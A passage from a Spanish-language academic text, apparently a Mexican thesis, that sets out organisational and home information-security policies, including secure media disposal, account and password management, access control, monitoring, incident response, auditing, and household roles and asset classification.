Un aspecto importante que debe tomarse en cuenta es el de cómo llevar a cabo la destrucción segura de los soportes, mediante el borrado de los datos y/o la inutilización de los sistemas de almacenamiento, cuestión que también debería ser contemplada en las políticas de seguridad de la organización. De hecho, se han detectado numerosos problemas con los discos duros de los equipos que una organización decide desechar o vender a terceros, o bien, en aquellos casos en los que los equipos se ha sido contratados en la modalidad de renta o préstamo. Varios expertos en seguridad pudieron comprobar cómo en muchos discos duros y equipos de segunda mano ofrecidos a la venta en tiendas especializadas se podían recuperar datos valiosos de sus anteriores propietarios, utilizando para ello las herramientas adecuadas que permiten leer la información todavía presente en las superficies magnéticas.

Por este motivo las organizaciones deben establecer en sus políticas de seguridad una serie de directrices con el objetivo de garantizar el borrado seguro de todos los sistemas de almacenamiento que vayan a ser vendidos, cedidos a terceros, destruidos o devueltos por algún motivo al fabricante. Entre las medidas que se podrían adoptar se destacan las presentadas a continuación:

- Aquellos soportes que sean reutilizables y que hayan contenidos datos y ficheros sensibles, deberán ser borrados físicamente de forma segura antes de su reutilización, para que los datos que contenían no sean recuperables.

- Utilización de herramientas para el borrado seguro de la información de los soportes magnéticos, que en muchos casos no basta con un simple formateo del disco para destruir la información que en él se había almacenado. De hecho, algunos fabricantes de software ya están proponiendo que en futuro estas funciones de borrado seguro se encuentren soportadas por el propio sistema operativo instalado en los equipos.

- En niveles de seguridad más altos, (documentos, ficheros más sensibles) será necesario realizar una desmagnetización o incluso una destrucción total del soporte de almacenamiento.

- Al deshacerse del equipo de trabajo de un usuario, además de borrar todos sus datos y ficheros personales, también sería necesario eliminar las carpetas temporales, las copias de seguridad de los documentos, los certificados digitales que se hayan podido instalar en el equipo y la configuración de las cuentas de correo y acceso de Internet, etcétera.

Por supuesto, además de las medidas técnicas será fundamental contar con una adecuada sensibilización y formación de los usuarios y de los responsables informáticos de la organización.

4.1.6 Gestión de las cuentas de usuarios.

La gestión de cuentas de usuario constituye un elemento muy importante dentro de las políticas de seguridad dentro de una organización, ya que de ella dependerá el correcto funcionamiento de otras medidas y directrices de seguridad como el control de acceso lógico o el registro de la actividad de los usuarios. Por este motivo, se deben incluir las reglas relativas al proceso de solicitud, creación configuración, seguimiento y cancelación de cuentas de usuarios. Asimismo. Se debería definir una norma homogénea de identificación para toda la organización. Dentro de la documentación de este proceso. Será necesario definir qué personas pueden ejercer la potestad de autorizar la creación de cuentas de usuario, así como qué usuario o usuarios tendrán privilegios administrativos y constituyen, por lo tanto, una autoridad dentro del sistema.

En relación con estas cuentas de usuario con privilegios administrativos, se tendrá que especificar hasta qué punto y en qué determinadas condiciones ese usuario o usuarios podrán hacer uso de dichos privilegios para acceder a carpetas o ficheros de otros usuarios, monitorizar el uso de la red y de los equipos, etcétera, contando para ello con la autorización de la dirección de la organización. Es recomendable que cada usuario con privilegios administrativos emplee otra cuenta con menos privilegios para su trabajo cotidiano, recurriendo a la cuenta de administrado solo para las tareas aque así lo requieran. La organización deberá mantener un registro actualizado de los usuarios que ostentan privilegios administrativos en el sistema, indicando en qué momento se conceden esos privilegios, por qué razón y finalidad y durante cuánto tiempo.

Los responsables de la seguridad deberían proceder a la cancelación o cambio de contraseñas de las cuentas incluidas por defecto en el sistema informático, así como a la desactivación de todas las cuentas de usuario genéricas (como las de los usuarios anónimos).

Las políticas de seguridad deberán establecer revisiones periódicas sobre la administración de las cuentas, los grupos asignados y los permisos de acceso establecidos, contemplando actividades como así que se enumeran a continuación:

- Revalidación anual de usuarios y grupos dentro del sistema.
- Asignación de permisos y privilegios teniendo en cuenta las necesidades operativas de cada usuario en función de su puesto de trabajo.

- Modificaciones de permisos derivadas de cambios en la asignación de funciones de un empleado, procediendo al registro de dichas modificaciones.

- Detección de actividades no autorizadas, como podrían ser las conexiones a horas extrañas o desde equipos que se habían contemplado inicialmente.

- Detección y bloqueo de cuentas inactivas, entendiendo como tales aquellas que no hayan sido utilizadas en los últimos meses.

La organización debe prever cómo actuar en el caso de las bajas en el sistema por desvinculación del personal, procediendo a la revocación de permisos y cancelación inmediata de las cuentas de usuario afectadas. No obstante, en ocasiones será necesario mantener el identificador de la cuenta en los registros de actividad del sistema, si bien en estos casos los administradores deberían bloquear la cuenta para que no pueda volver a ser utilizada.

También se deberá definir dentro de las políticas de seguridad cuáles son las directrices fijadas por la organización en relación con la eliminación de los datos y ficheros de ámbito personal de aquellos usuarios que se hayan causado baja en el sistema, previa grabación de estos en un soporte para que puedan ser entregados a los interesados.

Identificación y autenticación de usuarios.

La organización debe disponer de una relación actualizada de usuarios que tienen acceso autorizado a los recursos de su sistema de información, estableciendo determinados procedimientos de identificación y autenticación para dicho acceso.

La identificación y autenticación de usuarios constituyen uno de los elementos del modelo de seguridad conocido como "AAA" (*Authentication, Autorization & Accounting),* que se podría traducir como *"Autenticación, Autorización y Registro*". Este modelo o paradigma de seguridad se utiliza para poder identificar a los usuarios y controla su acceso a los distintos recursos de un sistema informático, registrando además cómo se utilizan.

Este modelo se basa en tres elementos fundamentales:

- Identificación y autenticación de los usuarios: La identificación es el proceso por el cual el usuario presenta una determinada identidad para

acceder a un sistema; mientras que autenticación permite validad la identidad del usuario.

- Control de acceso a los recursos del sistema informático (equipos. Aplicaciones, servicios y datos), mediante la autorización en función de los permisos y privilegios.

- Registro del uso de los recursos del sistema por parte de los usuarios y de las aplicaciones, utilizando para ello los registros de actividad del sistema.

Todos estos elementos deberían estar claramente definidos en las políticas de seguridad de la organización.

En lo que se refiere al proceso de identificación, los elementos utilizados para identificar a un usuario pueden basarse en:

- Lo que se sabe: contraseñas, *PIN*s.

- Lo que se posee (*token*): tarjeta de crédito, tarjeta inteligente, teléfono móvil, llave USB.

- Lo que se es: características biométricas del individuo (huellas dactilares, voz, etcétera).

- Dónde se encuentra el usuario: conexión desde un determinado equipo y ordenador con una dirección IP previamente asignada, en un acceso a través de redes físicas protegidas y controladas (que no permitan que los usuarios puedan manipular las direcciones de los equipos).

El mecanismo más utilizado en la práctica se basa en los nombres de usuario y las contraseñas, por este motivo, toda contraseña debería cumplir con los requisitos mínimos para garantizar su seguridad, los cuales deberían estar definidos en la política de seguridad del sistema informático de la organización.

Tamaño mínimo de la contraseña: número mínimo de caracteres que la puedan componer.

Caducidad de la contraseña: periodo de validez para su uso en el sistema antes de que tenga que ser sustituida por otra.

Registro del historial de contraseñas previamente seleccionadas por un usuario para impedir que puedan volver a ser utilizadas.

Control de la adecuada composición de una contraseña. A fin de conseguir que esta sea difícil de adivinar. Para ello, la contraseña debería estar formada por una combinación de todo tipo de caracteres alfanuméricos (incluyendo signos de puntación), evitando la repetición de secuencias de caracteres. Además, no debería estar relacionada con el propio nombre de usuario, nombres de familiares o mascotas, fechas de cumpleaños y otras fechas señaladas, domicilio, nombre de la empresa, etcétera. También es necesario comprobar la robustez de la contraseña frente a ataques de diccionario, basados en listas de nombres o palabas comunes.

- Bloqueo de las cuentas de usuario tras varios intentos fallidos de autenticación.

- Ocultar el último nombre de usuario en el acceso desde un equipo informático conectado al sistema.

La autenticación de usuarios basada en contraseñas es un mecanismo ampliamente extendido, soportado por prácticamente todos los sistemas operativos del mercado. Sin embargo, debemos tener en cuenta que su seguridad depende de una elección segura de la contraseña y de su correcta conservación por parte del usuario, siendo el factor humano uno de los principales puntos débiles de la seguridad informática. Por este motivo, los usuarios deberán asumir su responsabilidad en este proceso, aplicando unas mínimas normas de seguridad que deberían ser definidas en las políticas de seguridad:

- Al iniciar una sesión por primera vez en el sistema, se debería obligar al usuario a cambiar la contraseña previamente asignada a su cuenta.

- La contraseña no debería ser anotada en un papel o agenda, ni guardarla en un archivo o documento sin encriptar.

- La contraseña solo debería ser conocida por el propio usuario.

- La contraseña nunca debería ser revelada a terceros, salvo en circunstancias excepcionales (investigación de un incidente de seguridad llevada a cabo por el propio departamento de informática, por ejemplo).

- Si la contraseña ha tenido que ser revelada a terceros, el propietario debería cambiar dicha contraseña lo antes posible, una vez que haya terminado la situación de emergencia que justificaba su revelación.

- Ante la menor sospecha de que la contraseña pudiera haber sudo comprometida, deberá ser cambiada de forma inmediata por el usuario.

- El usuario no debería emplear la misma contraseña o una muy similar en el acceso a distintos sistemas.

En definitiva, la sensibilización de los usuarios es un aspecto fundamental para garantizar una adecuada gestión de las contraseñas. Por otra parte, se tendrían que cambiar todas las contraseñas por defecto del sistema y proceder a la desactivación de las cuentas genéricas. De igual forma, el sistema debería estar configurado para no permitir cuentas con contraseñas vacías o inhabilitadas. Las contraseñas de los usuarios nunca deberían mostrarse directamente en pantalla ni ser volcadas en un listado de impresora.

La política de seguridad debería exigir que en los sistemas informáticos no se puedan guardar las contraseñas de los usuarios en un fichero sin cifrar, sino que se tendría que registrar un dato derivado de cada contraseña a través de una función de resumen. Para reforzar de este modo la seguridad del fichero de contraseñas.

En las políticas de seguridad relacionadas con la identificación y autenticación de usuarios se deberían definir cuáles van a ser los procedimientos a seguir en el sistema informático de la organización para la creación, distribución, almacenamiento y destrucción de contraseñas.

Autorización y control de acceso (seguridad lógica).

Las organizaciones deben establecer determinados mecanismos para evitar que un usuario, equipo, servicio o aplicación informática pueda acceder a datos o recursos con derechos distintos a los autorizados.

Mediante el control de acceso a los distintos recursos del sistema es posible implementar las medidas definidas por la organización, teniendo en cuenta las restricciones de acceso a las aplicaciones, a los datos guardados en el sistema, a los servicios ofrecidos (tanto internos como externos) y a otros recursos de tipo lógico del sistema.

La implementación del control de acceso en un sistema informático depende fundamentalmente de la gestión de cuentas de usuario y de la gestión de permisos y privilegios. Para facilitar el control de acceso a los datos y aplicaciones se pueden definir distintos grupos de usuario dentro del sistema. Estas reglas de control de acceso se pueden aplicar también a equipos, redes, servicios y aplicaciones informáticas.

El modelo de seguridad aplicado en el control de acceso se basa en la definición y gestión de determinados objetos lógicos (dispositivos lógicos, ficheros, servicios) y sujetos (usuarios y grupos, equipos, procesos, roles) a los que se conceden derechos y privilegios para realizar determinadas operaciones sobre los objetos. Estos derechos y privilegios se pueden verificar mediante el proceso de autorización de acceso.

Se pueden distinguir dos tipos de control de acceso:

Control de Acceso Obligatorio: En el cual los permisos de acceso son definidos por el sistema operativo.
Control de Acceso Discrecional: Los permisos de acceso los controla y configura el propietario de cada objeto.

La política de Control de acceso permite definir una serie de restricciones de acceso no solo en función de la identidad del sujeto (usuario o proceso), sino también en función del horario o ubicación física del sujeto. De igual manera, en los sistemas gráficos se pueden establecer determinadas limitaciones en la interfaz de usuario de las aplicaciones, indicando qué menús, campos de información, botones u otros elementos gráficos peude visualizar cada usuario. Por lo tanto, se puede aplicar la gestión de la seguridad lógica tanto a nivel de sistema operativo como a nivel de las aplicaciones y servicios de red.

El principio de seguridad básico que se debería tener en cuenta es que “todo lo que no está expresamente permitido en el sistema debería estar prohibido”, asignando por defecto los mínimos privilegios y permisos necesarios a cada usuario del sistema, revisando de forma periódica los permisos de acceso a los recursos y registrando los cambios realizados en estos permisos de acceso. Por otra parte, es recomendable controlar los intentos de acceso fraudulentos a los datos, ficheros y aplicaciones del sistema y cuando sea técnicamente posible, se debería guardar en un registro los datos relevantes que ayuden a descubrir la autoría de esos intentos de acceso fraudulentos.

4.1.7 Monitorización de servidores y dispositivos de red.

La monitorización del estado y del rendimiento de los servidores y dispositivos de red constituye una medida fundamental que debería estar prevista por las políticas de seguridad, con el objetivo de facilitar la detección de usos no autorizados, situaciones anómalas o intentos de ataque contra esos recursos.

Para ello, es necesario activar y configurar de forma adecuada en estos equipos los registros de actividad (*logs*), para que puedan facilitar información e indicadores sobre aspectos como los siguientes:

- Procesos ejecutados en cada equipo informático.
- Conexiones externas.
- Acceso y utilización de los recursos del sistema.
- Intentos de violación de la política de seguridad autenticación fallida de usuarios, intentos de acceso no autorizados a determinados recursos por parte de algunos usuarios.
- Detección de ataques sistemáticos y de intentos de intrusión.

El propio sistema operativo de los equipos y servidores podría ser configurado para registrar distintos eventos de seguridad que faciliten la detección de intrusiones y de intentos de violación de acceso a los recursos: intentos de acceso repetitivos a recursos protegidos, utilización del sistema fuera de horario por un usuario autorizado, etcétera.

La organización debe encargarse de especificar qué alarmas, alertas e informes van a ser generados a partir de los registros de actividad de los servidores y dispositivos de red, definiendo qué personas y departamentos podrán tener acceso a estos. También será necesario definir el procedimiento para evaluar dichos informes de violación de acceso a los recursos del sistema de la organización.

4.1.8 Protección de datos y documentos sensibles.

Esta política debe contemplar la clasificación de los documentos y los datos de la organización atendiendo a su nivel de confidencialidad. Una posible clasificación de los documentos y los datos que se podría adoptar en una empresa sería la que se presenta a continuación:

- Información sin clasificar o desclasificada: podría ser conocida por personas ajenas a la empresa.
- Información de uso interno: conocida y utilizada solo por empleados de la organización, así como por algún colaborador externo autorizado. No obstante, no conviene que sea divulgada a terceros.

- Información confidencial solo puede ser conocida y utilizada por un determinado grupo de empleados. Su divulgación podría ocasionar daños significativos para la organización.

- Información secreta o reservada: solo puede ser conocida y utilizada por un grupo muy reducido de empleados (generalmente directivos de la empresa). Su divulgación podría ocasionar daños graves para la organización.

Una vez definida una determinada clasificación, será necesario proceder al marcado o etiquetado de los documentos y datos de la organización. Para ello, debería figurar el nivel de clasificación de los documentos (o por lo menos de aquellos más sensibles o de mayor nivel de confidencialidad) en las páginas impresas, medios de almacenamiento (cintas, CD's, DVD's, etcétera) e incluso en la pantalla de usuario que accede a ellos a través de una computadora.

La organización tendría que mantener una base de datos actualizada con la relación de los documentos más sensibles, registrando la fecha de creación, la utilización prevista, la fecha de destrucción, el cambio de clasificación del documento, etcétera. Esta base de datos podría servir de soporte al "ciclo de vida" de cada documento, reflejando su creación, utilización, modificación y finalmente, su destrucción.

A nivel técnico, será conveniente exigir la encriptación delo s datos y documentos más sensibles ya sea mediante funciones propias del sistema operativo, por medio de aplicaciones especializadas o se podrían utilizar dispositivos criptográficos que encriptan automáticamente un fichero antes de almacenarlo en un dispositivo secundario.

Las normas y procedimientos de seguridad previstas también se deberían aplicar a los ficheros temporales que pudieran guardar datos o documentos sensibles. Dichos ficheros serán borrados una vez que hayan dejado de ser necesarios para los fines que motivaron su creación, de tal modo que sus datos no puedan ser accesibles posteriormente por personal no autorizado.

Los documentos en papel que ya no tengan que ser conservados por la empresa deberán ser destruidos de forma segura.

4.1.9 Seguridad en las conexiones remotas.

En las políticas de seguridad relativas a las conexiones remotas deberían estar incluidas las medidas necesarias para garantizar la seguridad en las conexiones con las dependencias de la organización así como la seguridad en los equipos clientes remotos que deseen acceder a los servicios informáticos centrales de la organización.

Así, por una parte se deberían utilizar protocolos para el encapsulamiento de datos en la implementación de redes privadas virtuales mediante algoritmos criptográficos suficientemente robustos en los que se puedan garantizar la confidencialidad, autenticidad e integridad de los datos en este tipo de conexiones; en lo que se refiere a la seguridad de los clientes remotos de debe de tomar en cuenta que los equipos de los usuarios remotos son más vulnerables que los internos, ya que pueden estar más expuestos a virus y otros códigos dañinos así como a la revelación de información sensible (por ejemplo, si el equipo cae en manos de usuarios maliciosos). Por todo ello, conviene adoptar medidas de seguridad adicionales entre las que se pueden citar:

- Aislamiento de los equipos remotos: se pueden limitar los permisos de acceso de estos equipos y registra toda actividad sospechosa.

- Registro de las sesiones abiertas por usuarios remotos, estableciendo temporizadores para detectar y cerrar sesiones inactivas.

- Utilización de herramientas para controlar los equipos remotos y poder conectarse a esos para realizar tareas administrativas o incluso, para proceder a su bloqueo.

La política de seguridad debería definir también cuál es el procedimiento a seguir para facilitar el acceso remoto a un usuario, considerando los siguientes aspectos:

- Cumplimento del documento de solicitud de la conexión remota:

    - Justificación de la conexión remota: descripción de la finalidad o de las tareas que se van a realizar a través de esta conexión.

    - Recursos requeridos en la conexión.

    - Mecanismos de autenticación y de control de acceso a los recursos.

  - Horario y días en los que se permite la conexión.
  - Periodo de validez de la conexión.
  - Persona responsable que autoriza la conexión.

- Configuración del equipo remoto:
  - Software instalado.
  - Configuración de seguridad del equipo.

- Documentación que se debería entregar al usuario remoto:
  - Procedimientos de seguridad básicos.
  - Personas de contacto dentro de la organización para poder notificar y tratar de resolver cualquier incidencia.
  - Confirmación de aceptación de las condiciones de uso de la conexión remota.

La transmisión de datos y documentos a través de una conexión remota, ya sea por medio de correo electrónico o mediante sistemas de transferencia de ficheros, se está convirtiendo en uno de los medios más utilizados para el envío de datos, hasta el punto de que está sustituyendo a los soportes físicos. Por ello, merecen un tratamiento especial ya que, por sus características, pueden ser más vulnerables que los soportes físicos tradicionales.

Todas las entradas y salidas de datos que incluyan datos y ficheros sensibles, y que se lleven a cabo mediante correo electrónico, se deberían realizar únicamente desde cuentas y direcciones de correo especialmente autorizadas por la organización. Del mismo modo, si se realiza la transferencia de datos sensibles mediante sistemas de transferencia de ficheros a través de una conexión remota, únicamente un usuario autorizado podrá realizar esas operaciones.

En cualquier caso, cuando los datos y documentos sensibles vayan a ser enviados por correo electrónico o por sistemas de transferencia de ficheros a través de redes públicas o no protegidas, será necesario que estos sean encriptados de forma que solo puedan ser leídos e interpretados por el destinatarios.

4.1.10 Detección y respuestas ante incidentes de seguridad.

La organización debería definir un procedimiento de notificación y gestión de incidencias. De tal modo que se puedan realizar una serie de actividades previamente especificadas para controlar y limitar el impacto del incidente. Además, en las políticas de seguridad se podrían establecer qué herramientas se van a utilizar para facilitar la detección y rápida respuesta ante incidentes, como podría ser el caso de los Sistemas de Detección de Intrusiones (IDS).

Entre las posibles medidas a implantar, una de las más aconsejables es la creación de una base de datos para registrar cada incidencia, indicando el tipo de incidencia, el momento en que se ha producido, la persona que realiza la notificación, a quién se le comunica y los efectos que se hubieran derivado de la misma.

Un registro de incidencias constituye una herramienta imprescindible para la prevención de posibles ataques que puedan comprometer la seguridad de los recursos del sistema informático, así como para la persecución de los presuntos responsables de los mismos. Además, se trata de una medida de seguridad de carácter obligatorio para los ficheros con datos de carácter personal, tal y como lo puede contemplar alguna legislación local.

En este contexto se entiende como incidencia “cualquier anomalía que afecte o pudiera afectar a la seguridad de los datos”, por lo que no se refiere únicamente a cuestiones informáticas (malfuncionamiento de los equipos o a las aplicaciones, por ejemplo) sino que también se deberían tener en cuenta otras cuestiones de tipo humano u organizativo (como las posibles pérdidas de contraseñas).

4.1.11 Seguridad en el desarrollo, implementación y mantenimiento de aplicaciones informáticas.

La organización debería contemplar la seguridad en todas las fases del ciclo de vida de los sistemas informáticos. Además en las políticas de seguridad se deberían definir cuáles son estas medidas de seguridad relacionadas con el desarrollo, implementación y mantenimiento de las aplicaciones informáticas, estableciendo una clara separación entre los entornos de desarrollo y los sistemas de producción.

Todos los cambios y actualizaciones realizados en las aplicaciones deberían ser probados de forma segura y un entorno independiente, antes de su puesta en

marcha como un sistema en producción. Las pruebas anteriores a la implementación o modificación de las aplicaciones y sistemas informáticos que traten ficheros con datos de carácter personal o con otros datos sensibles no se podrán realizar con datos reales, salvo que se asegure el nivel de seguridad correspondiente al tipo de fichero o de datos tratados.

4.1.12 Seguridad en las operaciones de administración y mantenimiento de la red y de los equipos.

En este punto, las políticas deberían reflejar los requisitos de seguridad aplicables a todas las operaciones relacionadas con la administración y mantenimiento de la red y de los equipos informáticos.

También será necesario especificar el personal implicado en cada tipo de operación, así como los procedimientos que se deberían seguir para respetar los requisitos mínimos de seguridad.

El departamento de informática de la organización se debe encargar de actualizar de forma periódica los sistemas operativos y las distintas aplicaciones y servicios de la red, instalando los parches necesarios publicados por los fabricantes para subsanar agujeros de seguridad conocidos. Los administradores del sistema, por su parte, deberían realizar un seguimiento semanal de todas las noticias publicadas sobre agujeros de seguridad detectados en los sistemas operativos que están instalados en los equipos de la empresa, para poder de este modo reaccionar con mayor rapidez.

4.1.13 Creación, manejo y almacenamiento de documentos relacionados con la seguridad del sistema informático.

Se debe definir un procedimiento para facilitar el registro y catalogación de los documentos relacionados con la seguridad de los sistemas informáticos, así como con la gestión de la configuración del software, del hardware y de los dispositivos de red. De igual forma, se debe crear una base de datos formada por documentos técnicos, bibliografía, direcciones de recursos disponibles en Internet y resúmenes de cursos y seminarios de seguridad a los que asisten empleados de la organización. También se podrían incluir dentro de esta base de datos el registro

de eventos, incidencias y actuaciones destacadas en relación con el sistema informático y con su seguridad.

4.1.14 Actualización y revisión de las medidas de seguridad.

Otro aspecto importante, que no debería ser descuidado por falta de tiempo o desinterés del personal encargado de la seguridad del sistema informático, es la necesaria actualización y revisión de las medidas de seguridad definidas e implementadas.

Para ello, se puede reflejar en las políticas de seguridad de qué forma se va a proceder par realizar un seguimiento de lista y boletines de seguridad, como las publicadas de forma diaria o semanal por entidades especializadas en la materia.

4.1.15 Auditoría de la gestión de la seguridad.

La auditoría de la gestión de la seguridad constituye un elemento fundamental dentro de las políticas de seguridad, ya que cumple con el objetivo de poder verificar de forma periódica la correcta configuración de los equipos y en nivel de implantación de las políticas y procedimientos de seguridad definidos por la organización, así como la adecuación de éstas a las nuevas necesidades y características del sistema informático de la organización.

En este sentido, sería conveniente que la auditoría se realizara de acuerdo con las guías y recomendaciones de organismos reconocidos a nivel nacional e internacional.

Podemos considerar las siguientes etapas en una auditoría:

1. Planificación de la auditoría (tareas a realizar y recursos necesarios), definiendo el ámbito y los objetivos perseguidos. Asimismo, será necesario proceder a la validación de estos objetivos con los dueños y responsables del sistema.

2. Realización de las tareas planificadas, documentando cada una de estas tareas y los resultados obtenidos.

3. Validación de los resultados de la auditoría.

4. Elaboración del informe con los resultados de la auditoría, las conclusiones y recomendaciones.

5. Presentación y aprobación de la auditoría por parte de los dueños y responsables del sistema.

En todo este proceso conviene destacar la importancia de mantener la seguridad de los registros de la auditoría, que facilitan el seguimiento de la actividad en los sistemas que van a ser auditados.

4.2 Seguridad en Redes Residenciales.

Actualmente el crecimiento de internet es realmente acelerado en nuestro país, se estima que tan solo en 2010 el 31% de la población tiene acceso a este servicio según datos en Banco Mundial (ver imagen 4.2); este crecimiento se debe en gran medida a la infraestructura que se está implementando en México con fibra óptica y nuevas tecnologías de comunicación que hacen que las compañías ofrezcan servicios más atractivos y con precios competitivos.

Debido a las nuevas tendencias, el uso de Internet para usuarios particulares se ha ido orientando cada vez más al uso de las redes sociales, a la búsqueda de información, correo eléctrónico, las comunicaciones VOIP (Voz por IP) y el comercio electrónico; este último tiene una tasa promedio de crecimiento del 7% anual abriendo nuevas oportunidades de negocio en la red.



Imagen 4.2. Porcentaje de la población con acceso a Internet en méxico

Estos datos nos dan un panorama optimista para reducir la brecha digital en nuestro país; sin embargo, el ritmo de desarrollo y el gran auge que se ha vivido alrededor de las comunicaciones digitales da espacio a que todo tipo de intereses se enfoquen hacia este fenómeno, incluyendo aquellos que tienen como objetivo aprovecharse de los datos pobremente protegidos que circulan por la red. Aunque la visión que se tiene sobre navegar en la red de redes parece evolucionar favorablemente, la cultura de seguridad en torno a esta parece que no crece al mismo ritmo probablemente debido al pobre valor que se le da a la información.

El tipo de información que se maneja dentro de un entorno doméstico debería tener el mismo valor proporcional al que se le da en una gran empresa solo que a diferencia de los grandes entornos empresariales, en un hogar no existe un procedimiento bien definido para implementar las medidas de seguridad adecuadas debido a que no se le da la misma importancia por tratarse de un bien que no es tangible. No obstante, se puede fácilmente adoptar una serie de medidas para protegernos de amenazas y que nos permitan almacenar y compartir información de manera segura.

Una manera para conseguir que los sistemas que hay en un hogar común o incluso en una pequeña empresa puedan mantener su información segura, es mediante la implementación de políticas de seguridad adaptadas mediante un

modelo que permita aplicarse a un entorno doméstico general y tenga cabida tanto para todos sus integrantes como para todos los sistemas que albergue o estén involucrados. Claramente, las modificaciones en torno a las políticas que se aplican en ambientes empresariales, se harán en función a cada hogar en particular; sin embargo no se puede dejar a un lado el compromiso que se adquiere al aplicarlas.

4.3 Políticas de Seguridad aplicadas a un entorno residencial.

Para cubrir los siguientes temas y con el fin de ejemplificar la ejecución de las PSI en el ambiente particular que conviene a este trabajo, se explica el papel de los siguientes actores:

- *Padre(s) de familia*: Son los responsables de tomar las decisiones importantes sobre los sistemas informáticos que hay en el hogar. El o los jefes de familia, tienen la tarea de establecer las políticas de seguridad y ver que se apliquen y cumplan; también deben facilitar los medios para que los demás miembros estén siempre informados y capacitados para mantener los niveles óptimos de la seguridad de sus datos y de la información que circule dentro de los sistemas a su disposición.

- *Usuarios en general*: Integrantes de la familia o residentes en la casa. Hacen uso constante del equipo informático que hay en el hogar. Generan y consumen información a través de los servicios que hay en Internet. Son a los que van dirigidas las Políticas de Seguridad principales al estar más expuestos.

- *Invitados*: Personas que no viven en la residencia que realizan visitas esporádicas y que pueden hacer uso de los sistemas que hay en el hogar. Pueden no conocer las medidas de seguridad implantadas.

- *Servicios*: Personas que representan algún servicio como pueden ser: Compañías telefónicas, ISP's, técnicos, etcétera. Pueden tener acceso a la configuración y administración de los sistemas pero solo por el lapso en que dure su actividad e incluso podrían cambiar las Políticas de Seguridad si es que el encargado (en este caso el padre de familia) lo cree conveniente.

4.3.1 La organización de la seguridad informática en un entorno residencial.

Una parte importante en la organización de las políticas de seguridad es establecer los objetivos y alcances que tendrán así como tener en cuenta los recursos con los que se cuentan (tanto materiales como humanos). En el ámbito residencial estos objetivos son particulares y dependen de la estructura familiar, la cantidad de información y la infraestructura con la se cuenta y el jefe de familia será el responsable de definir los objetivos, alcances y actividades a realizar. Sin embargo, los recursos humanos pueden llegar a ser más generales; uno o más roles pueden llegar a ser ocupados por la misma persona o incluso dividir las tareas según se convenga.

Un ejemplo de cómo puede ser la organización de la seguridad informática en el hogar puede ser el siguiente:

Se asigna un responsable de la seguridad informática, puede ser uno de los padres de familia o ambos según se acuerde,. Su primer tarea será definir los objetivos y alcances de las políticas así como los roles de los demás miembros de la familia. Además, esta persona será la encargada de coordinar todas las acciones relacionadas con la seguridad informática dentro de la casa.

El jefe de familia o responsable deberá:

- Tomar las medidas necesarias cuando se presenten incidentes de seguridad.
- Tomar todas las decisiones importantes en cuanto a los aspectos de seguridad dentro del entorno.
- Proponer y revisar las Políticas de Seguridad necesarias.
- Difundir constantemente el uso de las Políticas de seguridad así como la importancia de cumplirlas
- Acordar la metodología a seguir para cumplir con las medidas de seguridad.
- Asegurar el continuo mejoramiento de las Políticas y medidas implementadas en el hogar.
- Establecer las medidas de seguridad necesarias para cada tipo de usuario.

- Definir clara y precisamente las sanciones a aplicar en caso de no cumplir las políticas establecidas.

- Clasificar los activos a proteger.

Por su parte, los usuarios en general deben participar activamente en el ejercicio de mantener la seguridad de la información, avisar sobre incidentes, realizar sugerencias para mejorar las políticas implementadas, expresar sus dudas y mantenerse informado sobre las modificaciones de las políticas que pudiera haber.

4.3.2 Clasificación y control de activos en el hogar.

Con la ayuda de todos los miembros de la familia, se deben enumerar todos y cada uno de los activos a proteger mediante las políticas de seguridad tomando en cuenta su propietario y ubicación.

La clasificación de activos puede tomar la siguiente forma:

- Recursos de información: Datos personales, es decir la información que puede usarse para identificar, contactar o localizar a una persona o puede usarse junto a otras fuentes de información para hacerlo (edad, dirección, nombre, etcétera). Los documentos digitalizados que incluyen, tareas, fotografías, música, videos, etcétera. Por último los manuales de usuario, tanto del software como del equipo con el que se cuenta.

- Recursos de software: Son todas las aplicaciones informáticas como procesadores de texto, sistemas operativos, programas de mensajería instantánea, juegos, navegadores de Internet, antivirus, etcétera.

- Activos físicos: Se debe tener conocimiento detallado del equipo que hay en el hogar así como su de su estado. Para ello, es recomendable que el jefe de familia realice un inventario dividiendo los activos de la siguiente manera:

    - Equipo informático: computadoras de escritorio, laptops, PDA’s, smartphones, tabletas electrónicas, impresoras, consolas de videojuegos, etcétera.
    - Equipo de comunicaciones: módems, puntos de acceso, antenas, etcétera.

- Medios de almacenamientos: Discos duros, memorias USB, CD's, DVD's.
- Equipo relacionado con el suministro eléctrico: extensiones, reguladores, no-breaks, conectores.
